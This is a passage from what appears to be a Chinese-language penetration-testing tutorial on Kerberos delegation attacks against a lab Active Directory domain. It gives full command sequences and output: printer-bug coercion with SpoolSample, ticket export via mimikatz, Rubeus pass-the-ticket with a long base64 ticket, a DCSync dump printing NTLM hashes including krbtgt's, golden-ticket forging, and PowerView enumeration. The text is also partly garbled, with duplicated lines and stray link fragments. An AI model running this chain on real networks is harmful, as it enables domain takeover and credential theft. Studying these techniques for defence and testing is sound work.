* File: '[0;8c20d]-2-0-60810000-Administrator@krbtgt-HACKE.TESTLAB.kirbi': OK
```

(https://xzfile.aliyuncs.com/media/upload/picture/20201221133552-6399458a-434e-1.png)

这时候就成功了

```
C:\Users\Administrator>dir \\WIN-Q2JR4MURGS0\C$
登录失败: 未知的用户名或错误密码。

C:\Users\Administrator>dir \\WIN-Q2JR4MURGS0\C$
驱动器 \\WIN-Q2JR4MURGS0\C$ 中的卷没有标签。
卷的序列号是 BC52-658B

\\WIN-Q2JR4MURGS0\C$ 的目录


2020/10/13  16:02    <DIR>          inetpub
2013/08/22  23:52    <DIR>          PerfLogs
2020/10/13  16:02    <DIR>          Program Files
2020/10/13  16:02    <DIR>          Program Files (x86)
2020/10/13  16:26    <DIR>          Users
2020/12/02  17:28    <DIR>          Windows
               0 个文件             0 字节
               6 个目录 54,518,390,784 可用字节
```

(https://xzfile.aliyuncs.com/media/upload/picture/20201221133556-66094e6e-434e-1.png)

使用打印机服务 BUG 来访问我们

相使用 SpoolSampler 需要访问域内权限 如果使用 administrator


思使用 SpoolSampler 需要访问域内权限，如果使用 administrator 执行。会出现 SMB 认证失败的情况！



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133609-6ddd4f3c-434e-1.png>)

因此这里需要提升到 system 权限，或者在域用户下执行。在这里使用 psexec 单条命令提到 system 权限，去认证执行查询操作

```
psexec.exe -s cmd /c "C:\Users\Administrator\Desktop\tool\tools--main\SpoolSample\SpoolSamplerNET.exe WIN7 WIN-Q2JR4MURGS0" -arguments //前当前主机名 后域控主机名 不同工具不同写法
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133609-6ddd4f3c-434e-1.png>)

3611-6f5e4118-434e-1.png)


下载链接

<https://github.com/shigophilo/tools->

然后根据不同的系统版本选择适合的请求工具，在这里笔者环境为 WIN7。因此使用 SpoolSamplerNET.exe

SpoolSamplerNET.exe WIN7 WIN-Q2JR4MURGS0 //前本机 后域控 不同工具位置不同

随后在 Rubeus.exe 指定的文件夹下就出现了信息



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133617-72bfc26e-434e-1.png>)

在这里想要利用还需要获取域 SID，这里我们可以通过窃取凭证或者在其他机器上拿到。因为凭证窃取 AccessToken 需要交互，所以这里直接在其他域机器上拿到了 sid

S-1-5-21-3502871099-3777307143-1257297015

凭证窃取

https://blog.csdn.net/qq_45521281/article/details/105941102

根据其他人的测试，这里可以使用 mimikatz 从内存中导出票据。

因为我们Rubeus监听TGT用不了，所以我们可以用 **mimikatz** 导出TGT

```
privilege::debug  
  
sekurlsa::tickets /export
```

可以发现成功导出来自 **DM2012\$** 的TGT

[0:3e4]-0-0-40a50000-WIN10\$@cifs-dm2012.test.local.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:3e4]-0-1-40a50000-WIN10\$@ldap-dm2012.test.local.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:3e4]-2-0-60a10000-WIN10\$@krbtgt-TEST.LOCAL.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:3e4]-2-1-40a10000-WIN10\$@krbtgt-TEST.LOCAL.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:3e7]-0-0-40a50000-WIN10\$@cifs-dm2012.test.local.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:3e7]-0-1-40a10000-WIN10\$@ldap-dm2012.test.local.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:3e7]-0-2-40a50000-WIN10\$@ldap-dm2012.test.local.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:3e7]-0-3-40a50000-WIN10\$@ldap-dm2012.test.local.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:3e7]-2-0-60a10000-WIN10\$@krbtgt-TEST.LOCAL.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:3e7]-2-1-40a10000-WIN10\$@krbtgt-TEST.LOCAL.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:796efb]-0-0-40a50000-qiyou@cifs-dm2012.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:796efb]-0-1-40a50000-qiyou@ldap-dm2012.test.local.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:796efb]-2-0-60a10000-qiyou@krbtgt-TEST.LOCAL.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:796efb]-2-1-40a10000-qiyou@krbtgt-TEST.LOCAL.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:862bdc]-2-0-60a10000-DM2012\$@krbtgt-TEST.LOCAL.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
[0:862bdc]-2-0-60a10000-qiyou@krbtgt-TEST.LOCAL.kirbi	2020/2/10 22:04	KIRBI 文件	2 KB
mimidrv.sys	2013/1/22 2:33	系统文件	36 KB
mimikatz	2019/8/14 1:32	应用程序	991 KB
mimilib.dll	2019/8/14 1:32	应用程序扩展	46 KB

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133623-7680a6c0-434e-1.png>)

但是我这里不行，这里并没有来自域控的票据

名称	修改日期	类型
[0:3e4]-0-0-40a50000-WIN7\$@cifs-WIN-Q2JR4MURGS0.hacke.testlab.kirbi	2020/12/9 22:49	KIRBI 文件
[0:3e4]-2-0-60a10000-WIN7\$@krbtgt-HACKE.TESTLAB.kirbi	2020/12/9 22:49	KIRBI 文件
[0:3e4]-2-1-40a10000-WIN7\$@krbtgt-HACKE.TESTLAB.kirbi	2020/12/9 22:49	KIRBI 文件
[0:3e7]-0-0-40a50000-WIN7\$@ldap-WIN-Q2JR4MURGS0.hacke.testlab.kirbi	2020/12/9 22:49	KIRBI 文件
[0:3e7]-0-1-40a50000-WIN7\$@cifs-win-q2jr4murgs0.hacke.testlab.kirbi	2020/12/9 22:49	KIRBI 文件
[0:3e7]-0-2-40a50000-WIN7\$@ldap-WIN-Q2JR4MURGS0.hacke.testlab.kirbi	2020/12/9 22:49	KIRBI 文件
[0:3e7]-2-0-60a10000-WIN7\$@krbtgt-HACKE.TESTLAB.kirbi	2020/12/9 22:49	KIRBI 文件
[0:3e7]-2-1-40a10000-WIN7\$@krbtgt-HACKE.TESTLAB.kirbi	2020/12/9 22:49	KIRBI 文件
[0:18fbec]-0-0-40850000-test@cifs-WIN-Q2JR4MURGS0.hacke.testlab.kirbi	2020/12/9 22:49	KIRBI 文件
[0:18fbec]-0-1-40850000-test@ldap-WIN-Q2JR4MURGS0.hacke.testlab.kirbi	2020/12/9 22:49	KIRBI 文件
[0:18fbec]-0-2-40850000-test@ldap-WIN-Q2JR4MURGS0.hacke.testlab.kirbi	2020/12/9 22:49	KIRBI 文件
[0:18fbec]-2-0-60810000-test@krbtgt-HACKE.TESTLAB.kirbi	2020/12/9 22:49	KIRBI 文件
[0:18fbec]-2-1-40c10000-test@krbtgt-HACKE.TESTLAB.kirbi	2020/12/9 22:49	KIRBI 文件
mimikatz.exe	2020/11/6 15:46	应用程序
mimikatz.log	2020/12/9 19:12	文本文档


(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133628-79662db0-434e-1.png>)

因此在这里需要使用 Rubeus 导入 base64 格式的票据，首先将我

doIFkDCCBYygAwIBBaEDAgEWooIEijCCBIZhggSCMIIEfqADAgEFoQ8bDUhBQ
0tFLlRFU1RMQUKiIjAgoAMCAQKhGTAXGwZrcmJ0Z3QbDUhBQ0tFLlRFU1RMQU
KjggRAMIIEPKADAgESoQMCAQWiggQuBIIEKmTwwM+czaSqrH3mLRcVLCsvu5Y
MlVoClCg2VPTeygORXwiA9EoHHQ1bg8v0VsXns8qJDnufDFxtqiYiui3r9984
2kvxVaZHKip7n4MUv0uvf/CBGmLi4vP3TgefWP9HLk1WCEhuguGh/XhaBxhQk
8AXad47UFryIo/9ZHg2rn4RaUFd3/X6EzPiIffLUzvJsPillUBov7jgsfdlsD
S5YLBdpTBRdoorY7vh1MPkeDd2yW0BoPdeTn4s+iJfGUuBmJkHpwKkpNZbMev
b7dxC6xnI4zeMFZdL6DXxGuLxhkQTdz54R6JtN4yYbAdgTcjDX/51ox5hU3bL
RLcDdvLTHfTBGnGKAejC47Rg37XPo/GbcpNJ9bLh0DEgI0zQpQuE5edEsbD7
8dFAusFeV7UtT45Nc6chTH7KYWcC8kbjmWvj09pv6wTSAEqPM4Mn0gXi/3BwU
EIfFnQEGQoVs7Qhz6auHkLwqd4M6hK7PXGoAzGxi0mYUqu2ZiEil3qaECQMtA
fw13bc3/DHf9gKpvrjnpEeXiwrEyq5fKSWzmzQsIKTc8P0Vsbn1h5ZucWPMWF
K6rPFgqPhU7dhUjxmfbC0VIu2qKziHSheTSkH0BzP6jjRnLwVaE1QhX9pJz7o
bM0SXXfdM9Dx385QNhcuPZm10K6Z5Zx3wxDj7ABfA+rQmie06Y6Xk59tYFKv
oMruftMwFtg1jQ0FahT1afIq08zJDUFV94K0pK0/iNY7q3cAomZpZ0nrwuFW+
CetguklT8RcKcZS4KWKg3BvrZDVINjg0a8NjR86N3hWuL0Bm06daaHQNSyUVE
ityjf+LdKqAes97z0KT+BqLks+d15MLU/4Rks5vwwRowlbpnj97TrnVXgwex0
VeMGfHv5IiunXyRDcgs03mgj/q0d8BcBTj07oB7DkxgSdNSX1M02MrnPK2fW/
HL1CBpFvfFYGDB0ngzSy27CtbELzh0FuDQl9P1CPKGSYBG5oUIyENU201h1jF
B2+5Z2kxVbiEAJ41gVx0h9K9i93ofpCcxPLJq7ZB8R/7PcZ9vnIBjku8cTXHU
960mWDFL+3SqdRW8thzFZM3YwKkjnUUQM9k2Aaquq7s03aCq1iMHGFjscmPH61
oGffIFFHsDK7EuD0+b9io0umyR6WL38sLzayjyv7Y4tzCy+KYmPXMZKMrbgh
8/QG3ldTg46aEbNzHuYzPVCneNChEtLDXoI9Ug5wHkzCo4HHB/w/heBYI3Iw0
TBV04GLATbybaoSiq0Mda0LSXgcz+kYPZpRgE3WhD+rSBTib7N2RoL/cY+dQc
hHBSQ8VZ4LtdkM2h4RAVsLda5XyM3Cav4N5mRakataR0/BM5hlt6WKeclDEi/
A/Bzlth9/3pont40boTVR6jMMu3gq+mtnfMXfLZu2vjTq7LK3Q0R3TGjgFEwg
e6gAwIBAKKB5gSB432B4DCB3aCB2jCB1zCB1KArMCmgAwIBEqEiBCA0NJed+x
sActh6oKzxJ16njtYZ04TvhQ62fdwDjzSAdqEPGw1IQUNLRS5URVNUTEFCoh0
wG6ADAgEBoRQwEhsQV0L0LVEyS1I0TVVSR1MwJkMAwUAYKEAAKURGA8yMDIw
MTIwOTEzMzEwMlqmERgPMjAyMDEyMDkyMzMxMDBapxEYDzIwMjAxMjE2MTMzM
TAwWqgPGw1IQUNLRS5URVNUTEFCqSIwIKADAgECoRkwFxsGa3JidGd0Gw1IQU
NLR5SURVNUTEFC

这里需要使用 base64 格式导入

Rubeus35.exe ptt /ticket:doIFkDCCBYygAwIBBaEDAgEWooIEijCCBIZh
ggSCMIIEfqADAgEFoQ8bDUhBQ0tFLlRFU1RMQUKiIjAgoAMCAQKhGTAXGwZrc
mJ0Z3QbDUhBQ0tFLlRFU1RMQUKjggRAMIIEPKADAgESoQMAQWiggQuBIIEKm
TwwM+czaSqrH3mLRcvLCSvu5YMLVoClCg2VPTeygORXwiA9EoHHQ1bg8v0VsX
ns8qJDnufDFxtqiYui3r99842kvxVaZHKip7n4MUvOuvf/CBGmLi4vP3Tgef
WP9HLk1WCEhuguGh/XhaBxhQk8AXad47UFryIo/9ZHg2rn4RaUFd3/X6EzPiI
ffLUzVjsPillUBov7jgsfdlsDS5YLBdpTBRdoorY7vh1MPkeDd2yW0BoPdeTn
4s+iJfGUuBmJkHpwKkpNZbMevb7dxC6xnI4zeMFZdL6DXxGuLxhkQTdz54R6J
tN4yYbAdgTcjDX/51ox5hU3bLRLLeCDdvlTHfTBGnGKAejC47Rg37XPo/GbcpN
J9bLh0DEgI0zQpQuE5edEsbD78dFAusFeV7UtT45Nc6chTH7KYWcC8kbjmWvj
09pv6wTSAEqPM4Mn0gXi/3BwUEIFFnQEGQoVs7Qhz6auHkLwqd4M6hK7PXGoA
zGxi0mYUqu2ZiEil3qaECQMtAfw13bc3/DHF9gKpvrjnpEeXiwrEyq5fKSWzm
zQsIKTc8P0Vsb1h5ZucWPMWFK6rPFgqPhU7dhUjxmfBC0VIu2qKziHSheTSk
H0BzP6jjrNlWVaE1QhX9pJz7obM0SSXXfdM9Dx385QNhcuPZm10K6Z5Zx3wxD
j7ABfA+rQmie06Y6Xk59tYFKvoMruftMwFtg1jQ0FahT1afIq08zJDUFV94K0
pK0/iNY7q3cAomZpZ0nrwuFW+CetguklT8RcKcZS4KWKg3BvrZDVINjg0a8Nj
R86N3hWul0Bm06daaHQNSyUVEityjf+LdKqAes97z0KT+BqLks+d15MLU/4Rk
s5vwwRowlbpnj97TrnVXgwex0VeMGfHv5IiunXyRDcgs03mgj/q0d8BcBTj07
oB7DkxgSdNSX1M02MrnPK2fW/HL1CBpFvFFYGDB0ngzSy27CtbELzh0FuDQl9
P1CPKGSYBG5oUIyENU201h1jFB2+5Z2kxVbiEAJ41gVx0h9K9i93ofpCcxPLJ
q7ZB8R/7PcZ9vnIBjku8cTXHU960mWDFL+3SqdRW8thzFZM3YWkKjnUUQM9k2
Aquq7s03aCq1iMHGFjscmPH61oGffIFFHsDK7EuD0+b9ioUmyR6Wl38sLzay
jyv7Y4tzCy+KYmPXMZKMrbgh8/QG3ldTg46aEbNzHuYzPVCneNChEtLDXoI9U
g5wHkzCo4HHB/w/heBYI3Iw0TBV04G1ATybyaoSiq0Mda0LSXgcz+kYPZpRgE
3WhD+rSBTib7N2Ro1/cY+dQchHBSQ8VZ4LtdkM2h4RAVsLda5XyM3Cav4N5mR
akataR0/BM5h1t6WkeCLDEi/A/Bz1th9/3pont40boTVR6jMMu3gg+mtnfMXf
lZu2vjTq7LK3QOR3TGjgfEwge6gAwIBAKKB5gSB432B4DCB3aCB2jCB1zCB1K
ArMCmgAwIBEqEiBCA0NJed+xsActh6oKzxJ16njtYZ04TvhQ62fdwDjzSAdqE
PGw1IQUNLRS5URVNUTEFCoh0wG6ADAgEBoRQwEhsQV0l0LVEySlI0TVVSR1Mw
JKMHawUAYKEAAKURGA8yMDIwMTIw0TEzMzEwMlqmERgPMjAyMDEyMDkyMzMxM
DBapxEYDzIwMjAxMjE2MTMzMtAwWqPGw1IQUNLRS5URVNUTEFCqSiwIKADAg
ECORkWFxsGa3JidGd0Gw1IQUNLRS5URVNUTEFC



```
[*] Action: Import Ticket  
[+] Ticket successfully imported!  
C:\Users\Administrator\Desktop>
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133635-7d737caa-434e-1.png>)

在导入成功之后，我们就可以尝试获取域控的 krbtgt hash 了

```
mimikatz.exe "lsadump::dcsync /domain:hacke.testlab /all /cs  
v"
```

```
mimikatz 2.1.1 x64 (oe.eo)  
C:\Users\Administrator\Desktop\mimikatz>mimikatz.exe "lsadump::dcsync /domain:hacke.testlab /all /csv"  
  
##### mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50  
## ^ ## "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **  
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
##### > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz(commandline) # lsadump::dcsync /domain:hacke.testlab /all /csv  
[DC] 'hacke.testlab' will be the domain  
[DC] 'WIN-Q2JR4MURGS0.hacke.testlab' will be the DC server  
[DC] Exporting domain 'hacke.testlab'  
1002 WIN-Q2JR4MURGS0$ f2abe578cdedfbb0dc5bf4249145c8dd  
1001 Leafe 32ad87bdb5fde5e9c8a88547376818d4  
502 krbtgt 2e1c1d8ccc005ba4da4af2adeb72dd39  
1106 test 35c83173a6fb6d142b0359381d5cc84c  
500 Administrator 2f148490385886d108066a013d4d9112  
1107 WIN8$ aa89f84637b688ed5be5415c40011a8f  
1109 po b8c69a3ab5a7b4bd7ca67051d79f9c17  
1108 book 35c83173a6fb6d142b0359381d5cc84c  
1105 WIN7$ 1ab3190f5ab9ff33508bc1788367031d  
  
mimikatz #
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133644-82e6be68-434e-1.png>)

在这里开始制作黄金票据，需要使用 sid。在这里通过其他机器获取到 sid

```
S-1-5-21-3502871099-3777307143-1257297015
```

使用 mimikatz 制作 ticket.kirbi 票据

```
kerberos::golden /admin:Administrator /domain:hacke.testlab /  
sid:S-1-5-21-3502871099-3777307143-1257297015 /krbtgt:2e1c1d8  
ccc005ba4da4af2adeb72dd39 /ptt
```

```
mimikatz # kerberos::golden /admin:Administrator /domain:hacke.testlab /sid:S-1-5-21-3502871099-3777307143-1257297015 /krbtgt:2e1c1d8ccc005ba4da4af2adeb72dd39 /
```



```

ptt
User      : Administrator
Domain    : hacke.testlab (HACKE)
SID       : S-1-5-21-3502871099-3777307143-1257297015
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 2e1c1d8ccc005ba4da4af2adeb72dd39 - rc4_hmac_nt
Lifetime  : 2020/12/10 0:03:35 ; 2030/12/8 0:03:35 ; 2030/12/8 0:03:35
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ hacke.testlab' successfully submitted for current session
mimikatz #

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133654-886f1448-434e-1.png>)

这时候我们就可以尝试访问域控了！

```

C:\Users\Administrator\Desktop\mimikatz>dir \\WIN-Q2JR4MURGS0\C$
拒绝访问。

C:\Users\Administrator\Desktop\mimikatz>dir \\WIN-Q2JR4MURGS0\C$
驱动器 \\WIN-Q2JR4MURGS0\C$ 中的卷没有标签。
卷的序列号是 BC52-658B

\\WIN-Q2JR4MURGS0\C$ 的目录
2020/10/13  16:02    <DIR>          inetpub
2013/08/22  23:52    <DIR>          PerfLogs
2020/10/13  16:02    <DIR>          Program Files
2020/10/13  16:02    <DIR>          Program Files (x86)
2020/10/13  16:26    <DIR>          Users
2020/12/02  17:28    <DIR>          Windows
               0 个文件             0 字节
               6 个目录  54,541,307,904 可用字节

C:\Users\Administrator\Desktop\mimikatz>

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133657-8a86c528-434e-1.png>)

(2) 两个会话，一个 system/administrator 一个域内权限


这里其实和之前那个一样，只不过可以通过域内权限获取 sid 而已！

约束委派

原理

由于非约束委派的不安全性，微软在 windows service 2003 中引入了约束委派，对 kerberos 协议进行了扩展，引入了 S4U，其中 S4U 支持两个子协议：S4U2Self 和 S4U2proxy。这两个协议可以代替任何用户从 KDC 请求票据。S4U2self 可以代表自身请求对其自身的 kerberos 服务票据 (ST)；S4U2proxy 可以以用户名义请求其他服务的 ST，约束委派就限制了 S4U2proxy 扩展的范围。

注：其中步骤 1-4 代表 S4U2Self 请求的过程，步骤 5-10 代表 S4U2proxy 的请求过程



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133703-8df19cba-434e-1.png>)

上述请求的文字描述：

1. 用户向service1发出请求。用户已通过身份验证，但service1没有用户的授权数据。通常，这是由于身份验证是通过Kerberos以外的其他方式验证的。
2. 通过S4U2self扩展以用户的名义向KDC请求用于访问service1的ST1。
3. KDC返回给Service1一个用于用户验证Service1的ST1，该ST1可能包含用户的授权数据。
4. service1可以使用ST中的授权数据来满足用户的请求，然后响应用户。
注：尽管S4U2self向service1提供有关用户的信息，但S4U2self不允许service1代表用户发出其他服务的请求，这时候就轮到S4U2proxy发挥作用了
5. 用户向service1发出请求，service1需要以用户身份访问service2上的资源。
6. service1以用户的名义向KDC请求用户访问service2的ST2
7. 如果请求中包含PAC，则KDC通过检查PAC的签名数据来验证PAC，如果PAC有效或不存在，则KDC返回ST2给service1，但存储在ST2的cname和cname2字段中

效或不存在，则KDC返回ST2给Service1，但存储在ST2的cname和credential字段中的客户端身份是用户的身份，而不是service1的身份。

8. service1使用ST2以用户的名义向service2发送请求，并判定用户已由KDC进行身份验证。

9. service2响应步骤8的请求。

10. service1响应用户对步骤5中的请求。

约束配置


想要配置委派，首先需要将账号绑定 SPN 服务。主机账号默认加入域时会绑定几个默认的 SPN，而域账号则需要通过 spn 命令来设置。在这里不演示如何配置约束委派。

约束委派信息搜集

Empire 下的 powerview.ps1 脚本

配置了约束委派的服务域账号

```
powershell.exe -exec bypass -Command "& {Import-Module .\powerview.ps1;Get-DomainUser -TrustedToAuth -Domain hacke.testlab | select name }"
```



```
C:\Users\test.HACKE\Desktop\WP\Empire>powershell.exe -exec bypass -Command "& {I
mport-Module .\powerview.ps1;Get-DomainUser -TrustedToAuth -Domain hacke.testlab
| select name }"

name
----
book
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133835-c4be630e-434e-1.png>)

配置了约束委派的服务机器账号

```
powershell.exe -exec bypass -Command "& {Import-Module .\powerview.ps1;Get-DomainComputer -TrustedToAuth -Domain hacke.testlab | select name}"
```



```
C:\Users\test.HACKE\Desktop\WP\Empire>powershell.exe -exec bypass -Command "& {I
mport-Module .\powerview.ps1;Get-DomainComputer -TrustedToAuth -Domain hacke.tes
tlab | select name}"

